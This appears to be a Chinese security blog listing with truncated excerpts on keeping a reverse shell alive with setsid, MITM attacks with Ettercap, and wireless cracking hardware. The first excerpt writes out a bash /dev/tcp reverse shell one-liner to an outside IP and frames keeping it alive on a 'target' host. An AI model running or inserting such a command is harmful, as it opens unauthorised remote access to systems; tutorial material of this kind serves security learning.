setsid实现后台运行

0x00 经典姿势 下面这个在Linux下反弹shell的经典姿势相信大家一定不会陌生: bash -i >& /dev/tcp/10.0.0.1/8080 0>&1 但是,这样是有一个小问题的,就是当你在target主机上运行上面这句shell脚本时,它是一直在等待挂着的,如果退出的话,反弹出来的shell也会跟着断掉,这就不好玩了。 0x01 关于进程 进程组 (process ...


中间人攻击: 中间人攻击(Man-in-the-MiddleAttack,简称“MITM攻击”)是一种“间接”的入侵攻击,这种攻击模式是通过各种技术手段将受入侵者控制的一台计算机虚拟放置在网络连接中的两台通信计算机之间,这台计算机就称为“中间人”。 Ettercap简介: Ettercap is a comprehensive suite for man in the middle attacks. I ...

有一段时间没有写博客了。只能说苦逼学生党伤不起啊,还好没挂~废话不说了,近期将会讲讲无线PJ那点事,也不是啥干货,就一些先前的笔记分享把。 0.无线网卡 想要提高破解效率,一块猛一点的USB无线网卡是前提的,那是必须的,居家旅行必备嘛。额的就是主流8187的,外加9D全向天线,很给力!当然,额还有一块迷你的TL- ...